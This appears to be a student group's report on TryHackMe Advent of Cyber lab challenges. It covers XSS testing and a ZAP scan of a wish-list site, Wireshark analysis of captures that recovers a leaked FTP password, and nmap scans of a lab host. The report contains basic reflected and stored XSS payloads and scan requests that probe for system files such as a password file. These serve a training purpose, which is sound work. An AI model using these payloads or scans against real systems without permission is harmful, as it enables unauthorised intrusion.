

PSP 0201

Week 3 Report

Group Name:DHM

Members:

Student ID	Name
1211101844	TAN EASON
1211103690	JERELL SU MING JIE
1211103145	AZRYL SHAMIN BIN AZRIZAL


Day 6: Web Exploitation – Be careful with what you wish on a Christmas night

Tools Used:Kali Linux, Firefox,Zaproxy

Solution:


Q1:

Copy and paste the IP from try hack me



Q2:

Search anything and take a look at the link address.




S3:

Open terminal and install Zaproxy using the following command:
sudo apt install zaproxy

```
(kali㉿kali)-[~]
$ sudo apt install zaproxy
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  zaproxy
0 upgraded, 1 newly installed, 0 to remove and 377 not upgraded.
Need to get 185 MB of archives.
After this operation, 232 MB of additional disk space will be used.
Get:1 http://kali.cs.nctu.edu.tw/kali kali-rolling/main amd64 zaproxy all 2.1
1.1-0kali1 [185 MB]
```

After installing, open Zaproxy and it will show the menu as below:



S4:

Now go to the automated scan and paste the machine ip.

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack:

Use traditional spider:

Use ajax spider: with

Progress: Failed to attack the URL: host "http" not found, please check that the URL you specify is correct

URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags

Press the Attack button.

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack:

Use traditional spider:

Use ajax spider: with

Progress: Active | Perform a quick penetration test on the URL [the spider(s)]

Req. ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
1	29/6/2022, 7:44:09 AM	6/22/22, 7:44:09 AM	GET	http://10.10.69.145:5000/	200 OK		462 ms	156 bytes	1,040 bytes
2	29/6/2022, 7:44:11 AM	6/22/22, 7:44:12 AM	POST	Http://10.10.69.145:5000/	200 OK		615 ms	156 bytes	1,336 bytes
3	29/6/2022, 7:44:11 AM	6/22/22, 7:44:12 AM	GET	Http://10.10.69.145:5000/?q=c%3A%5Cm%00w%..	200 OK		529 ms	156 bytes	980 bytes
4	29/6/2022, 7:44:12 AM	6/22/22, 7:44:12 AM	POST	Http://10.10.69.145:5000/	200 OK		580 ms	156 bytes	1,448 bytes
5	29/6/2022, 7:44:12 AM	6/22/22, 7:44:12 AM	GET	Http://10.10.69.145:5000/?q=%5C%5C%5C.%..	200 OK		552 ms	156 bytes	1,070 bytes
6	29/6/2022, 7:44:12 AM	6/22/22, 7:44:12 AM	POST	Http://10.10.69.145:5000/	200 OK		532 ms	156 bytes	1,505 bytes
7	29/6/2022, 7:44:12 AM	6/22/22, 7:44:12 AM	GET	Http://10.10.69.145:5000/?q=%D7%et%2Fpassword	200 OK		550 ms	156 bytes	960 bytes
8	29/6/2022, 7:44:13 AM	6/22/22, 7:44:13 AM	POST	Http://10.10.69.145:5000/	200 OK		609 ms	156 bytes	1,609 bytes
9	29/6/2022, 7:44:13 AM	6/22/22, 7:44:14 AM	GET	Http://10.10.69.145:5000/?q=%2F.%2F.%2F.%..	200 OK		527 ms	156 bytes	1,054 bytes
10	29/6/2022, 7:44:13 AM	6/22/22, 7:44:14 AM	POST	Http://10.10.69.145:5000/	200 OK		544 ms	156 bytes	1,658 bytes
11	29/6/2022, 7:44:14 AM	6/22/22, 7:44:14 AM	GET	Http://10.10.69.145:5000/?q=c%3A%2F	200 OK		528 ms	156 bytes	1,011 bytes
12	29/6/2022, 7:44:14 AM	6/22/22, 7:44:14 AM	POST	Http://10.10.69.145:5000/	200 OK		531 ms	156 bytes	1,705 bytes

Alerts: 0/0 Primary Proxy | localhost:8080 Current Scan: 1 Num Requests: 0 New Alerts: 0 Export

Go to the Alerts tab and count all the alerts.

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the toolbar.

You can also edit existing alerts by double clicking on them.

Q5:

Go to Wish a Wish website, type <script>alert('reflected')</script> into the first search box.




Here you go:

```
<script>alert('reflected')</script>
```

Showing all wishes:

It will be reflected




For the second search box, type <script>alert('stored')</script>
Here are all wishes that have "":

Enter your wish here:

```
<script>alert('stored')</script>
```

It will be stored



Thought Process/Methodology:

After entering the machine ip, the website shows something about making a wish and having 2 search boxes. I tried to search for anything and it will show ?q= at the link address of the website. After that, I need to install Zaproxy using the command sudo apt

install zaproxy and attack the website. When attacking the website, the alerts will pop out inside the alerts tabs of Zaproxy. Here's how I am able to make an alert appear on the website: type on the first search box and first alert which saying reflected will pop out; type on the second search box and few alerts will pop out.


Day 7: Networking - The Grinch Really Did Steal Christmas

Tool used:Kali Linux,Wireshark


Solution:

Q1:

Download the file from THM and extract the zip file.




Find the IP address by searching ICMP from pcap1.pcap file.



Q2:

We used the “`http.request.method == GET`” filter to GET request HTTP in the `pcap1.pcap` file.



Q3:


To find the article of IP address `10.10.67.199`, we need to apply a filter in `pcap1.pcap`. Key in “`ip.src == 10.10.67.199`” to find the article name from the info column.

Q4:


As FTP uses the TCP protocol, we apply the "tcp.port == 21" filter in pcap2.pcap file order to look for the leaked password.

Q5:

We need to use pcap3.pcap file to recover the “Christmas” zip file. Then, navigate File > Export Objects > HTTP and save into a folder.



Extract the zip file.



Open the elf_mcskidy_wishlist.txt file to get the info we want

The screenshot shows a dark-themed text editor window titled "-/Downloads/elf_mcskiddy_wishlist.txt - Mousepad". The menu bar includes File, Edit, Search, View, Document, and Help. Below the menu is a toolbar with icons for file operations like Open, Save, Print, Copy, Paste, Cut, Undo, Redo, Find, Replace, and Select All. The main text area contains the following content:

```
1 Wish list for Elf McSkiddy
2 _____
3 Budget: £100
4
5 x3 Hak 5 Pineapples
6 x1 Rubber ducky (to replace Elf McEager)
7
```

Thought Process/Methodology:

This task will guide us about Wireshark. First and foremost, we need to download and extract the zip files from TryHackMe first. Then, in order to find the IP address of the request and reply, we search ICMP from pcap1.pcap file. After that in the pcap1.pcap file, we use the "http.request.method == GET" filter to make an HTTP GET request. Next, we know that we need to use "ip.src" to filter out the packets. Hence, to find the article of IP address 10.10.67.199, we apply the filter "ip.src == 10.10.67.199" in the pcap1.pcap file to find the article name from the info column. Then, in pcap2.pcap file order, we use the "tcp.port == 21" filter to look for all FTP traffic and follow the TCP stream we find the leaked password which is "plaintext_password_fiasco". Following that, we use pcap3.pcap file to recover the "Christmas" zip file. Then, navigate File > Export Objects > HTTP and save it, and extract the zip file and open the

elf_mcskidy_wishlist.txt file to get the information we need, which is Rubber Ducky.


Day 8: Networking What's Under the Christmas Tree?

Tools used:Kali Linux,Firefox

Solution:

Q1:

Open the terminal and scan the IP given.



The screenshot shows a terminal window titled 'kali@kali ~'. The user has run the command \$ sudo nmap 10.10.46.184. The output indicates that the host is up and provides a detailed list of open ports and services. The output ends with 'Nmap done: 1 IP address (1 host up) scanned in 3.23 seconds'.

```
(kali㉿kali)-[~] $ sudo nmap 10.10.46.184
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 09:21 EDT
Nmap scan report for 10.10.46.184
Host is up (0.28s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 3.23 seconds
```

Q2:

Run a scan and provide the -Pn flag to ignore ICMP being used to determine if the host is up.

```
(kali㉿kali)-[~]
$ sudo nmap -Pn 10.10.46.184
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 09:48 EDT
Stats: 0:00:34 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 09:48 (0:00:00 remaining)
Nmap scan report for 10.10.46.184
Host is up (0.31s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
Nmap done: 1 IP address (1 host up) scanned in 34.58 seconds
```

Q3:

Experiment with different scan settings such as -A and -sV while comparing the outputs.

```
(kali㉿kali)-[~]
└─$ sudo nmap -A 10.10.46.184
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 09:54 EDT
Stats: 0:00:35 elapsed; 0 hosts completed (1 up), 1 undergoing Traceroute
Traceroute Timing: About 32.26% done; ETC: 09:55 (0:00:00 remaining)
Nmap scan report for 10.10.46.184
Host is up (0.30s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC's Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.92%D=6/22%OT=80%CT=1%CU=44404%PV=Y%DS=2%DC=T%G=Y%TM=62B31F5
OS:3%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=105%TI=7%CI=Z%II=I%TS=A)OPS
OS:(O1=M506ST11NW6%O2=M506ST11NW6%O3=M506NNT11NW6%O4=M506ST11NW6%O5=M506ST1
OS:1NW6%O6=M506ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN
OS:(R=Y%DF=Y%T=40%W=F507%O=M506NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=A
